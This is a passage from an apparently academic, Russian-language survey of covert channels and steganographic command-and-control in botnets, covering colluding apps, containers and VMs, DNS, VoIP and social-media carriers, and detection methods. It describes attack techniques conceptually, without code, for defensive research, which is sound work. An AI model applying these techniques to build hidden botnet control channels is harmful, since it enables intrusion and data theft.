Объекты Intent. В Android эти сообщения запрашивают действие у другого компонента. Секрет можно кодировать последовательностью широковещательных уведомлений, которые система рассылает при изменении состояния, либо самим типом события Intent. Во втором случае информацию несёт выбор события, а не значение его полей.

Системные свойства. Отправитель меняет число потоков, состояние сокетов, объём свободного места либо загрузку процессора, а получатель считывает изменение через `/proc/` или системный вызов. Эти каналы ненадёжны: операционная система и обычные процессы используют те же ресурсы и искажают сигнал.

Блокировки. Занятость ресурса кодирует один бит. Например, приложение получает и освобождает блокировку, не позволяющую экрану погаснуть, либо захватывает исключительный доступ к файлу. Одновременная работа с несколькими файлами позволяет передавать больше данных.

Сочетание методов. Несколько носителей можно объединить ради большей скорости или незаметности. Биты кодируют, например, временем активности приложения после выключения экрана или яркостью подсветки. Локально полученные данные затем можно передать удалённому серверу C&S через отдельный сетевой скрытый канал.

Аппаратные каналы применяются реже, поскольку требуют знания конкретной платформы. Один пример использует вибромотор: отправитель задаёт рисунок вибрации, а получатель распознаёт его акселерометром. Пользователь способен заметить такой обмен, поэтому вредоносная программа может включать его лишь тогда, когда владелец предположительно отошёл от устройства.

4.3.1.2 Взаимодействующие контейнеры

Приложение может работать не непосредственно на устройстве, а внутри контейнера. Такой способ удобен для массового и масштабируемого развёртывания программ и сред выполнения. Поэтому будущие ботнеты, вероятно, будут атаковать контейнеры ради DDoS, майнинга, массового профилирования пользователей, вывода конфиденциальных данных и согласованных атак с истощением энергии [25]. Особенно привлекательны периферийные вычислительные узлы IoT. Защита контейнеров пока изучена не полностью, чем могут воспользоваться ботнеты со скрытыми каналами.

Скрытые каналы между контейнерами похожи на каналы между обычными процессами. Контейнеры совместно используют программные и аппаратные ресурсы, а также части основной операционной системы, включая ядро; состояние этих объектов можно превратить в носитель данных.

Предварительные методы для контейнеров описаны в [28]. Многие утечки возникают из-за неполной изоляции пространств имён в ядре Linux, на котором основано большинство коммерческих устройств. Если злоумышленнику удаётся разместить вредоносный контейнер на нужном физическом узле, тот может связаться с ботнетом или вывести сведения через общий ресурс. Два контейнера способны кодировать данные изменением занятой памяти, свободного места файловой системы или числа индексных дескрипторов, создавая и удаляя файлы. По тем же признакам они могут определить, работают ли на одном физическом сервере, и передать ботмастеру карту инфраструктуры. Скрытый обмен позволяет также координировать DDoS, создавать пик энергопотребления или переполнять хранилище ложными сообщениями ядра [25].

4.3.1.3 Взаимодействующие виртуальные машины

Взаимодействовать могут и полноценные виртуальные машины. Такой сценарий связан с угрозой совместного размещения: злоумышленник пытается запустить свою VM на том же физическом сервере, что и машина жертвы. После этого становятся доступны многие из уже описанных скрытых каналов [25].

Для кражи критических данных, например ключей шифрования, ботнет может использовать внутренние механизмы гипервизора. Такие атаки направлены на серверы, где одновременно работают несколько VM. В основополагающей работе [29] побочный канал строится на управлении общей кэш-памятью. В многоарендной облачной среде виртуальные машины разных клиентов также способны тайно взаимодействовать, образуя распределённую структуру ботнета [30].

Хорошо изученный класс каналов основан на времени доступа к кэшу. Наблюдая длительность операции, например шифрования, злоумышленник сравнивает профиль выполнения с известными шаблонами и восстанавливает сведения об обработанных данных [31]. В другом варианте секрет непосредственно кодируется задержками. Например, одна VM блокирует шину памяти по заданному рисунку, а другая считывает его по времени доступа [32]. После адаптации те же принципы применимы к контейнерам.

Таким образом, вредоносная программа может злоупотреблять виртуализацией для кражи данных и определения физического размещения VM. Будущие ботнеты способны научиться распознавать виртуальные и контейнерные приманки и обходить защиту облачных и периферийных узлов. Поэтому меры противодействия нужны уже на аппаратном уровне и в нижних слоях гипервизора. Например, безопасное планирование ресурсов может создать «мягкую изоляцию» [33] и ограничить влияние виртуализированных ботнетов и преступных облачных платформ.

4.3.2 Схемы обнаружения

Каждый скрытый канал использует свой носитель и собственный способ кодирования, поэтому универсального обнаружения не существует. При сетевом выводе данных приходится анализировать разные характеристики потоков и искать статистические отклонения. Один современный подход строит защиту на общих сетевых шаблонах [34]. Другой нормализует трафик: принудительно выравнивает задержки, пропускную способность и другие параметры [4]. Такая обработка разрушает часть каналов, но плохо масштабируется и затрагивает все соединения, включая безопасные. Далее рассматриваются более общие признаки взаимодействующих вредоносных приложений.

Более общий подход ищет признаки, не зависящие от конкретного носителя. Это особенно важно для будущих ботнетов, способных заражать как полноценные серверы, так и одноплатные компьютеры с датчиками, акселерометрами и камерами. Одним из универсальных показателей служит энергопотребление [7]: неожиданно высокая нагрузка может выдать скрыто работающий код.

Ниже описаны две перспективные схемы обнаружения. Их испытывали главным образом на вредоносных приложениях Android, но основные идеи можно перенести на контейнеры и виртуальные машины.

Корреляция активности. Метод из [27] опирается на то, что отправитель и получатель скрытого канала должны работать почти одновременно. Один процесс меняет общее свойство, а второй регулярно проверяет его; слишком редкий опрос позволит операционной системе и другим программам исказить сигнал. Поэтому защитник сравнивает временные профили пар процессов и измеряет, насколько совпадает их активность. В виртуализированной среде аналогично сопоставляют нагрузку ВМ или периоды использования ресурсов контейнерами. Метод лучше работает при малой пользовательской активности [8]. Кроме того, законно взаимодействующие компоненты, например системная служба и обслуживаемое ею приложение, способны вызывать ложные тревоги.

Моделирование энергопотребления. Метод из [35] учитывает дополнительные вычисления, необходимые вредоносному коду для связи с ботнетом. Сначала строится профиль нормального расхода энергии процесса, контейнера или ВМ и измеряется прибавка во время атаки. Затем статистический алгоритм или модель машинного обучения ищет отклонения, характерные для тайного обмена, вывода данных или согласованной атаки на энергоснабжение [20, 25, 36]. Для этого нужны аппаратные измерения либо сведения вроде процессорного времени; иногда приходится изменять драйвер батареи, чтобы получать данные непосредственно от контроллера питания [37].

4.4 Скрытые каналы в сетях

Идея усиливать ботнеты скрытыми каналами появилась ещё в 2008 году. В [38] рассмотрено, как сетевая стеганография делает такую инфраструктуру опаснее, а в [39] текстовая стеганография используется для C&C. На основе этих работ архитектуры можно разделить на две основные группы (рис. 4.2): скрывающие данные в сетевых протоколах и использующие цифровые носители.




Рис. 4.2. Классификация архитектур ботнетов, опирающихся на методы сокрытия информации.

Перед разбором практических примеров кратко рассмотрим основные исследовательские проекты.

В работе [38] предложен наиболее полный проект ботнета с сокрытием информации — доверенная коммуникационная платформа для многоагентных систем (TrustMAS). TrustMAS использует оверлейную сеть для служб стеганографического ботнета: обмена с ботмастером, маршрутизации и поиска участников. Узлы поддерживают разные способы сокрытия сетевых данных и связываются через тайные каналы. Дополнительные методы анонимизации придают ботнету антифорензические свойства. Маршрут между конечными точками строится алгоритмом случайного блуждания: отправитель с заданной вероятностью решает, доставить секретное сообщение адресату или передать следующему узлу. Такой подход удобен для построения оверлейной сети, но случайная маршрутизация увеличивает задержки и их разброс, а сообщения могут приходить не по порядку. Поэтому ботнету требуется более сложный управляющий протокол, способный сохранить масштабируемость. Например, в [14] предложен оптимизированный алгоритм маршрутизации по состоянию каналов, специально рассчитанный на сети со скрыванием данных.

В работе [39] исследован канал C&C через спам. Сообщения можно рассылать с множества адресов и серверов, позволяя ботмастеру часто менять точки координации и уклоняться от наблюдения правоохранительных органов. Авторы разработали простой протокол, в котором команды скрываются в специально составленном тексте. Обнаружение требует разобрать и проверить каждое письмо в огромном потоке спама, что делает канал сравнительно незаметным. Хотя электронная почта может казаться устаревшим носителем, тот же принцип применим к современным социальным сетям: например, учётная запись Twitter способна передавать команды и координировать атаку [3].

4.4.1 Сетевая стеганография

Всё больше ботнетов скрывает управляющий обмен, чтобы долго оставаться незамеченными. Feederbot, Morto и PlugX подтвердили практическую применимость таких методов [3]. Далее прослеживается их развитие — от исследовательских идей до приёмов, обнаруженных в реальных атаках.

В 2011 году исследователи выделили и проанализировали образец Feederbot [40]. Оказалось, что бот передаёт скрытые данные через DNS-туннель, помещая их в поля ресурсных записей DNS. Для обнаружения авторы предложили кластеризацию методом *k*-средних и классификатор по евклидову расстоянию, отличающий сообщения со скрытой нагрузкой от обычных DNS-запросов.

Через несколько лет работа [41] развила идею DNS-туннеля и описала способы маскировать вредоносную активность в общем потоке запросов. Рассматривались два режима. В режиме кодовых слов ботмастер однонаправленно передаёт короткие команды или сигналы координации. Туннельный режим создаёт двусторонний канал для произвольных данных. Статистический анализ способен выявлять такой обмен, а глубокий анализ пакетов точнее, но плохо масштабируется. В [42] представлен каркас ботнета для атак с усилением DNS и TCP-флуда. Ботмастер управляет авторитетным DNS-сервером и передавал команды в ресурсных записях. Сходная система из [43] дополнительно скрывала инфраструктуру через Tor.

В более поздней работе [44] предложено внедрять информацию в блоки данных протокола описания сеанса (SDP) — важного компонента протокола установления сеанса (SIP), который, в частности, служит для передачи сведений о кодеке мультимедийного потока. Метод кодирует секретные данные в дескрипторах SDP. Изменённые сообщения при этом по-прежнему соответствуют стандартам SIP/SDP и не вызывают подозрений, а обнаружить скрытый обмен можно лишь с помощью глубокого анализа пакетов (DPI). Другой способ сокрытия данных в голосовой связи представлен в [45]: авторы показывают, как создавать поддельные пакеты тишины со скрытыми данными в сеансах VoIP и повышать пропускную способность канала с помощью механизмов обнаружения речевой активности (VAD).

Совершенно другой подход представлен в [46], где протокол трекера BitTorrent служит скрытым транспортом ботнета. Секретные данные предлагается встраивать в поле идентификатора участника (`peer_id`) в отправляемых клиентом запросах объявления. Другой носитель — поле IP-адреса. Протокол BitTorrent позволяет клиенту указать иной сетевой адрес для связи с трекером, например при работе через прокси или обходе NAT. Поэтому в каждом запросе объявления через это поле можно скрытно передать четыре байта.

4.4.2 Стеганография цифровых медиа

Стеганография в цифровых носителях — один из первых способов скрытого обмена, освоенных вредоносными программами, и она по-прежнему применяется в ботнетах.

В [47] систематизированы скрытые каналы C&C на основе социальных сетей. Хотя исследование опубликовано в 2010 году, предложенное разделение защитных мер между узлом, приложением и сетью остаётся полезным. Более современный обзор приведён в [48]. Один из рассмотренных методов создаёт правдоподобные публикации Twitter и кодирует команды для ботов изменением длины текста. Работа [49] посвящена Facebook и системе Stegobot — распределённому каналу, который прячет данные в изображениях, загружаемых заражёнными пользователями. По нему ботмастер отправляет команды, а боты возвращают похищенные сведения.

Другой вариант — одноранговый обмен между мобильными устройствами. В [50] ботмастер назначает каждому заражённому телефону уникальный код. Получив SMS с таким кодом, бот распознаёт в сообщении команду C&C. Текст намеренно похож на обычный спам, чтобы владелец не заметил управление. В [51] тот же принцип перенесён в службы мгновенных сообщений; пример сокрытия с помощью символов Unicode приведён в [52].

4.4.3 Методы обнаружения и смягчения

Как и в случае взаимодействующих вредоносных приложений, универсального способа перекрыть все скрытые каналы не существует. Ниже представлены узкоспециализированные методы, каждый из которых можно использовать как элемент более сложной защитной стратегии.

В 2009 году предложили обнаруживать C&C по устойчивой повторяемости соединений [53]. Эта метрика помогает составить белый список обычных адресатов и изолировать подозрительные узлы. Главное достоинство подхода — модель «чёрного ящика»: защитнику не нужно знать внутреннее устройство ботнета. Подозрительные потоки можно также пропускать через промежуточные устройства нормализации [4]. Они перезаписывают неиспользуемые поля заголовков и выравнивают характеристики вроде пропускной способности и колебаний задержки, тем самым разрушая часть скрытых каналов. Однако такая обработка плохо масштабируется и может ухудшить обычный трафик, чувствительный ко времени.

Для ботнетов вроде Stegobot, прячущих данные в изображениях социальных сетей, в [54] предложен анализ энтропии файлов. Более сложный метод из [55] проверяет профиль пользователя целиком и по совокупности признаков выявляет узлы ботнета.

В [56] подчёркивается важность адаптивной защиты, в частности стратегии движущейся цели. Атаке обычно предшествует разведка, а неизменная конфигурация сети даёт противнику преимущество. Защитник может сопоставлять трафик, временные характеристики и поведение узлов, одновременно меняя расположение датчиков, чтобы место и способ обнаружения оставались непредсказуемыми. Сходная идея рассматривается в [57] применительно к одноранговому ботнету, заранее осведомлённому о мерах защиты. В таком случае алгоритм адаптируется по взаимному обмену ботов и использует статистические методы без учителя.

4.5 Вызовы и оптимизация будущих ботнетов

Ботнет способен объединять миллионы узлов, включая маломощные устройства с узкими и нестабильными каналами связи. Поэтому внедрение скрытого обмена требует тщательно выбирать протоколы и учитывать множество инженерных ограничений. Ниже перечислены основные проблемы, вытекающие из рассмотренных исследований.

Минимизация трафика. Управляющий протокол должен передавать как можно меньше служебных данных. Для скрытых каналов оптимизируют накладные расходы, пропускную способность, незаметность и структуру сообщений [14, 58]. Данные можно заранее сжимать либо применять сжатие непосредственно в протоколе C&C [59]. Ещё один подход — управление по внешним событиям (рис. 4.3). Ботнет не создаёт отдельный командный трафик, а связывает действия с наблюдаемыми событиями сети. Чем они предсказуемее, тем точнее можно синхронизировать ботов. Сигналом запуска DDoS-атаки способны служить, например, определённое число запросов ARP, ночное корпоративное резервное копирование или последовательность обновлений почтового ящика по IMAP. Без анализа исполняемого файла установить связь между таким обычным событием и логикой ботнета чрезвычайно трудно. Главная инженерная задача — найти надёжные события, доступные всей сети, и объединить их в механизм глобальной координации.




Рис. 4.3. Управление ботнетом с помощью сетевых событий, запускающих заранее заданные действия.

Использование новых стандартов IoT. Современные ботнеты чаще всего эксплуатируют веб-интерфейсы и другие привычные слабости устройств. В будущем злоумышленники могут перенести скрытый обмен в специализированные протоколы, например MQTT и CoAP, и продолжать использовать их после заражения. Тогда ботнет сможет воздействовать не только на вычислительные ресурсы, но и на физические функции устройств. Подобный сценарий для умных зданий предлагался ещё в 2014 году [60]. Возможные последствия включают массовое наблюдение, искусственное увеличение потребления энергии и вмешательство в работу светофоров. Обзор стеганографии IoT приведён в [61].

Преодоление усиленной изоляции. По мере совершенствования виртуальных машин, контейнеров и ядер операционных систем взаимодействующим вредоносным приложениям становится труднее создавать локальные скрытые каналы. Злоумышленникам придётся искать неиспользованные особенности ядра и аппаратуры и, возможно, объединять несколько слабых каналов в цепочку. Для сетевой стеганографии вариантов пока значительно больше, однако и здесь потребуются изменяющиеся формы трафика, способные обходить новые фильтры.

Противодействие ускоряющейся защите. Сегодня интернет заполнен устаревшими и необновляемыми устройствами IoT, которые легко заражать. Если производители научатся своевременно исправлять такие системы или выводить их из сети, собирать ботнеты из сотен тысяч узлов станет труднее. В ответ вредоносные программы будут стремиться незаметнее устанавливаться, надёжнее закрепляться и дольше оставаться необнаруженными.

4.6 Заключение

Скрытые каналы делают ботнеты сложнее и эффективнее. Взаимодействующие вредоносные приложения способны обмениваться данными внутри одного узла даже тогда, когда их разделяют виртуальные машины, контейнеры или политики безопасности. Другие методы маскируют управляющий трафик в популярных службах, включая социальные сети. Рассмотренные направления важны не только для злоумышленников: производители защитных средств и исследователи могут заранее изучать такие каналы и разрабатывать меры противодействия. Это даёт возможность хотя бы в среднесрочной перспективе сдержать развитие будущих ботнетов.

Литература

- [1] Arne Welzel, Christian Rossow, and Herbert Bos. On measuring the impact of DDoS botnets. In 7th European Workshop on System Security, page 3. ACM, 2014.
- [2] Daniel Plohmann and Elmar Gerhards-Padilla. Case study of the miner botnet. In 2012 4th International Conference on Cyber Conflict (CYCON 2012), pages 1-16. IEEE, 2012.
- [3] W Mazurczyk and L Caviglione. Information hiding as a challenge for malware detection. *IEEE Security Privacy*, 13(2):89-93, 2015.
- [4] Wojciech Mazurczyk and Luca Caviglione. Steganography in modern smartphones and mitigation techniques. *IEEE Communications Surveys & Tutorials*, 17(1):334-357, 2015.
- [5] Luca Caviglione, Steffen Wendzel, and Wojciech Mazurczyk. The future of digital forensics: Challenges and the road ahead. *IEEE Security & Privacy*, (6):12-17, 2017.
- [6] Elizabeth Stinson and John C Mitchell. Towards systematic evaluation of the evadability of bot/botnet detection methods. *WOOT*, 8:1-9, 2008.
- [7] Alessio Merlo, Mauro Migliardi, and Luca Caviglione. A survey on energy-aware security mechanisms. *Pervasive and Mobile Computing*, 24:77-90, 2015.
- [8] Jean-Francois Lalande and Steffen Wendzel. Hiding privacy leaks in android applications using low-attention raising covert channels. In 8th International Conference on Availability, Reliability and Security, pages 701-710. IEEE, 2013.
- [9] Chen Lu and Richard Brooks. Botnet traffic detection using hidden Markov models. In 7th Annual Workshop on Cyber Security and Information Intelligence Research, page 31. ACM, 2011.
- [10] Aditya K Sood, Sherali Zeadally, and Richard J Enbody. An empirical study of http-based financial botnets. *IEEE Transactions on Dependable and Secure Computing*, 13(2):236-251, 2016.
- [11] Xingsi Zhong, Yu Fu, Lu Yu, Richard Brooks, and G Kumar Venayagamoorthy. Stealthy malware traffic-not as innocent as it looks. In 10th International Conference on Malicious and Unwanted Software, pages 110-116. IEEE, 2015.
- [12] Luca Caviglione, Maciej Podolski, Wojciech Mazurczyk, and Massimo Ianigro. Covert channels in personal cloud storage services: The case of Dropbox. *IEEE Transactions on Industrial Informatics*, 13(4):1921-1931, 2017.
- [13] H Binsalleeh, T Ormerod, A Boukhtouta, P Sinha, A Youssef, M Debbabi, and L Wang. On the analysis of the Zeus botnet crimeware toolkit. In 8th International Conference on Privacy, Security and Trust, pages 31-38, Aug 2010.
- [14] Peter Backs, Steffen Wendzel, and Jorg Keller. Dynamic routing in covert channel overlays based on control protocols. In International Conference on Internet Technology And Secured Transactions, pages 32-39. IEEE, 2012.
- [15] Elisa Bertino and Nayeem Islam. Botnets and Internet of things security. *Computer*, (2):76-79, 2017.
- [16] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. DDoS in the IoT: Mirai and other botnets. *Computer*, 50(7):80-84, 2017.
- [17] Fabien AP Petitcolas, Ross J Anderson, and Markus G Kuhn. Information hiding-a survey. *Proceedings of the IEEE*, 87(7):1062-1078, 1999.

- [18] Stefan Katzenbeisser and Fabien Petitcolas. Information Hiding Techniques for Steganography and Digital Watermarking. Artech House, 2000. Norwood, Massachussets, United States of America.
- [19] Krzysztof Cabaj, Luca Caviglione, Wojciech Mazurczyk, Steffen Wendzel, Alan Woodward, and Sebastian Zander. The new threats of information hiding: The road ahead. *IT Professional*, 20(3):31-39, 2018.
- [20] Sebastian Zander, Grenville Armitage, and Philip Branch. A survey of covert channels and countermeasures in computer network protocols. *IEEE Communications Surveys & Tutorials*, 9(3):44-57, 2007.
- [21] Luca Caviglione. Can satellites face trends? The case of Web 2.0. In *2009 International Workshop on Satellite and Space Communications*, pages 446-450. IEEE, 2009.
- [22] Mordechai Guri, Matan Monitz, Yisroel Mirski, and Yuval Elovici. Bitwhisper: Covert signaling channel between air-gapped computers using thermal manipulations. In *28th IEEE Computer Security Foundations Symposium*, pages 276-289. IEEE, 2015.
- [23] Claudio Marforio, Hubert Ritzdorf, Aurelien Francillon, and Srdjan Capkun. Analysis of the communication between colluding applications on modern smartphones. In *28th Annual Computer Security Applications Conference*, pages 51-60. ACM, 2012.
- [24] Roman Schlegel, Kehuan Zhang, Xiao-yong Zhou, Mehool Intwala, Apu Kapadia, and XiaoFeng Wang. Soundcomber: A stealthy and context-aware sound trojan for smartphones. In *NDSS*, 11:17-33, 2011.
- [25] Xing Gao, Zhongshu Gu, Mehmet Kayaalp, Dimitrios Pendarakis, and Haining Wang. Containerleaks: Emerging security threats of information leakages in container clouds. In *47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks*, pages 237-248. IEEE, 2017.
- [26] Ahmed Al-Haiqi, Mahamod Ismail, and Rosdiadee Nordin. A new sensorsbased covert channel on Android. *The Scientific World Journal*, 2014, <https://www.hindawi.com/journals/tswj/2014/969628/cta/>.
- [27] Marcin Urbanski, Wojciech Mazurczyk, Jean-Francois Lalande, and Luca Caviglione. Detecting local covert channels using process activity correlation on android smartphones. *International Journal of Computer Systems Science and Engineering*, 32(2):71-80, 2017.
- [28] Yang Luo, Wu Luo, Xiaoning Sun, Qingni Shen, Anbang Ruan, and Zhonghai Wu. Whispers between the containers: High-capacity covert channel attacks in docker. In *Trustcom 2016*, pages 630-637. IEEE, 2016.
- [29] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Cross-VM side channels and their use to extract private keys. In *2012 ACM Conference on Computer and Communications Security*, pages 305-316. ACM, 2012.
- [30] Yinqian Zhang, Ari Juels, Michael K Reiter, and Thomas Ristenpart. Crosstenant side-channel attacks in PaaS clouds. In *2014 ACM SIGSAC Conference on Computer and Communications Security*, pages 990-1003. ACM, 2014.
- [31] Gorka Irazoqui, Mehmet Sinan Inci, Thomas Eisenbarth, and Berk Sunar. Wait a minute! A fast, cross-VM attack on AES. In *International Workshop on Recent Advances in Intrusion Detection*, pages 299-319. Springer, 2014.
- [32] Zhenyu Wu, Zhang Xu, and Haining Wang. Whispers in the hyper-space: High-speed covert channel attacks in the cloud. In *USENIX Security symposium*, pages 159-173, 2012.
- [33] Venkatanathan Varadarajan, Thomas Ristenpart, and Michael M Swift. Scheduler-based defenses against cross-VM side-channels. In *USENIX Security Symposium*, pages 687-702, 2014.

- [34] Steffen Wendzel, Daniela Eller, and Wojciech Mazurczyk. One countermeasure, multiple patterns: Countermeasure variation for covert channels. In Central European Security Conference, pages 1:1-1:6. ACM, 2018.
- [35] Luca Caviglione, Mauro Gaggero, Jean-Francois Lalande, Wojciech Mazurczyk, and Marcin Urbanski. Seeing the unseen: Revealing mobile malware hidden communications via energy consumption and artificial intelligence. *IEEE Transactions on Information Forensics and Security*, 11(4):799-810, 2016.
- [36] Serdar Cabuk. Network covert channels: Design, analysis, detection, and elimination. 2006.
- [37] Luca Caviglione, Mauro Gaggero, Enrico Cambiaso, and Maurizio Aiello. Measuring the energy consumption of cyber security. *IEEE Communications Magazine*, 55(7):58-63, 2017.
- [38] Krzysztof Szczypiorski, Igor Margasinski, Wojciech Mazurczyk, Krzysztof Cabaj, and Pawel Radziszewski. TrustMAS: Trusted communication platform for multi-agent systems. In *Confederated International Conferences: Part II on the Move to Meaningful Internet Systems, OTM '08*, pages 1019-1035, Berlin, Heidelberg, Springer-Verlag, 2008.
- [39] K Singh, A Srivastava, J Giffin, and W Lee. Evaluating email's feasibility for botnet command and control. In *2018 IEEE International Conference on Dependable Systems and Networks*, pages 376-385, June 2008.
- [40] CJ Dietrich, C Rossow, FC Freiling, H Bos, MV Steen, and N Pohlmann. On botnets that use DNS for command and control. In *7th European Conference on Computer Network Defense*, pages 9-16, Sept 2011.
- [41] K Xu, P Butler, S Saha, and D Yao. Dns for massive-scale command and control. *IEEE Transactions on Dependable and Secure Computing*, 10(3):143-153, May 2013.
- [42] Marios Anagnostopoulos, Georgios Kambourakis, and Stefanos Gritzalis. New facets of mobile botnet: Architecture and evaluation. *International Journal of Information Security*, 15(5):455-473, 2016.
- [43] Marios Anagnostopoulos, Georgios Kambourakis, Panagiotis Drakatos, Michail Karavolos, Sarantis Kotsilitis, and David KY Yau. Botnet command and control architectures revisited: Tor hidden services and fluxing. In *International Conference on Web Information Systems Engineering*, pages 517-527. Springer, 2017.
- [44] Zisis Tsiatsikas, Marios Anagnostopoulos, Georgios Kambourakis, Sozon Lambrou, and Dimitris Geneiatakis. Hidden in plain sight. SDP-based covert channel for botnet communication. In Simone Fischer-Hubner, Costas Lambrinoudakis, and Javier Lopez, editors, *Trust, Privacy and Security in Digital Business*, pages 48-59, Cham, Springer International Publishing, 2015.
- [45] Sabine Schmidt, Wojciech Mazurczyk, Radoslaw Kulesza, Jorg Keller, and Luca Caviglione. Exploiting IP telephony with silence suppression for hidden data transfers. *Computers & Security*, 79:17-32, 2018.
- [46] B Yuan, J Desimone, D Johnson, and P Lutz. Covert channel in the BitTorrent tracker protocol. In *2012 International Conference on Security and Management*, 2012.
- [47] Erhan J Kartaltepe, Jose Andre Morales, Shouhuai Xu, and Ravi Sandhu. Social network-based botnet command-and-control: Emerging threats and countermeasures. In Jianying Zhou and Moti Yung, editors, *Applied Cryptography and Network Security*, pages 511-528, Berlin, Heidelberg, Springer Berlin Heidelberg, 2010.
- [48] Nick Pantic and Mohammad I Husain. Covert botnet command and control using Twitter. In *31st Annual Computer Security Applications Conference, ACSAC 2015*, pages 171-180, New York, NY, USA, ACM, 2015.

- [49] Shishir Nagaraja, Amir Houmansadr, Pratch Piyawongwisal, Vijit Singh, Pragya Agarwal, and Nikita Borisov. Stegobot: A covert social network botnet. In Tomas Filler, Tomas Pevny, Scott Craver, and Andrew Ker, editors, *Information Hiding*, pages 299-313, Berlin, Heidelberg, Springer Berlin Heidelberg, 2011.
- [50] Yuanyuan Zeng, Kang G. Shin, and Xin Hu. Design of SMS commanded-and-controlled and p2p-structured mobile botnets. In *5th ACM Conference on Security and Privacy in Wireless and Mobile Networks, WISEC '12*, pages 137-148, New York, NY, USA, ACM, 2012.
- [51] MR Faghani and UT Nguyen. Socellbot: A new botnet design to infect smartphones via online social networking. In *25th IEEE Canadian Conference on Electrical and Computer Engineering*, pages 1-5, April 2012.
- [52] A Compagno, M Conti, D Lain, G Lovisotto, and LV Mancini. Boten Elisa: A novel approach for botnet C&C in online social networks. In *2015 IEEE Conference on Communications and Network Security*, pages 74-82, Sept 2015.
- [53] Frederic Giroire, Jaideep Chandrashekar, Nina Taft, Eve Schooler, and Dina Papagiannaki. Exploiting temporal persistence to detect covert botnet channels. In Engin Kirda, Somesh Jha, and Davide Balzarotti, editors, *Recent Advances in Intrusion Detection*, pages 326-345, Berlin, Heidelberg, Springer Berlin Heidelberg, 2009.
- [54] V Natarajan, Shina Sheen, and R Anitha. Detection of stegobot: A covert social network botnet. In *1st International Conference on Security of Internet of Things, SecurIT '12*, pages 36-41, New York, NY, USA, ACM, 2012.
- [55] V Natarajan, S Sheen, and R Anitha. Multilevel analysis to detect covert social botnet in multimedia social networks. *The Computer Journal*, 58(4):679-687, April 2015.
- [56] Massimiliano Albanese, Sushil Jajodia, and Sridhar Venkatesan. Defending from stealthy botnets using moving target defenses. *IEEE Security & Privacy*, 16(1):92-97, 2018.
- [57] Di Zhuang and J Morris Chang. Enhanced peerhunter: Detecting peer-to-peer botnets through network-flow level community behavior analysis. *IEEE Transactions on Information Forensics and Security*, 14(6):1485-1500, 2019.
- [58] Steffen Wendzel and Jorg Keller. Low-attention forwarding for mobile network covert channels. In Bart De Decker, Jorn Lapon, Vincent Naessens, and Andreas Uhl, editors, *Communications and Multimedia Security*, pages 122-133, Berlin, Heidelberg, Springer Berlin Heidelberg, 2011.
- [59] Bruno Carpentieri, Arcangelo Castiglione, Alfredo De Santis, Francesco Palmieri, and Raffaele Pizzolante. Data hiding using compressed archives. In *2018 Conference on Research in Adaptive and Convergent Systems*, pages 136-142, New York, NY, USA. ACM, 2018.
- [60] Steffen Wendzel, Viviane Zwanger, Michael Meier, and Sebastian Szlsarczyk. Envisioning smart building botnets. In *GI Sicherheit 2014*, volume 228 of LNI, pages 319-329. GI, 2014.
- [61] Aleksandra Mileva. Steganography in the world of IoT, 2018. ARES 2018 IoT-SECFOR workshop keynote talk, <http://eprints.ugd.edu.mk/20424/1/SECFOR.pdf>.

Глава 5. Стеганографические методы для каналов управления (C2)

Jedrzej Bieniasz и Krzysztof Szczypiorski

Институт телекоммуникаций, Варшавский технологический университет, Польша

5.1 Введение

Стеганография скрывает секрет в свойствах другого объекта — носителя. Её применяли с древности, чтобы наблюдатель не заметил сообщение на пути к адресату. Долгое время практическое значение связывали главным образом с тайной связью противников и преступников, а прочие применения считали узкими или теоретическими. Однако всё больше реальных вредоносных программ прячет данные при хранении и передаче, поэтому инженерам необходимо учитывать эту угрозу. Kaspersky [1], McAfee [2] и Fortinet [3] отмечают быстрое распространение стеганографических приёмов среди разработчиков вредоносного ПО.

Стеганография даёт вредоносной программе два основных преимущества:

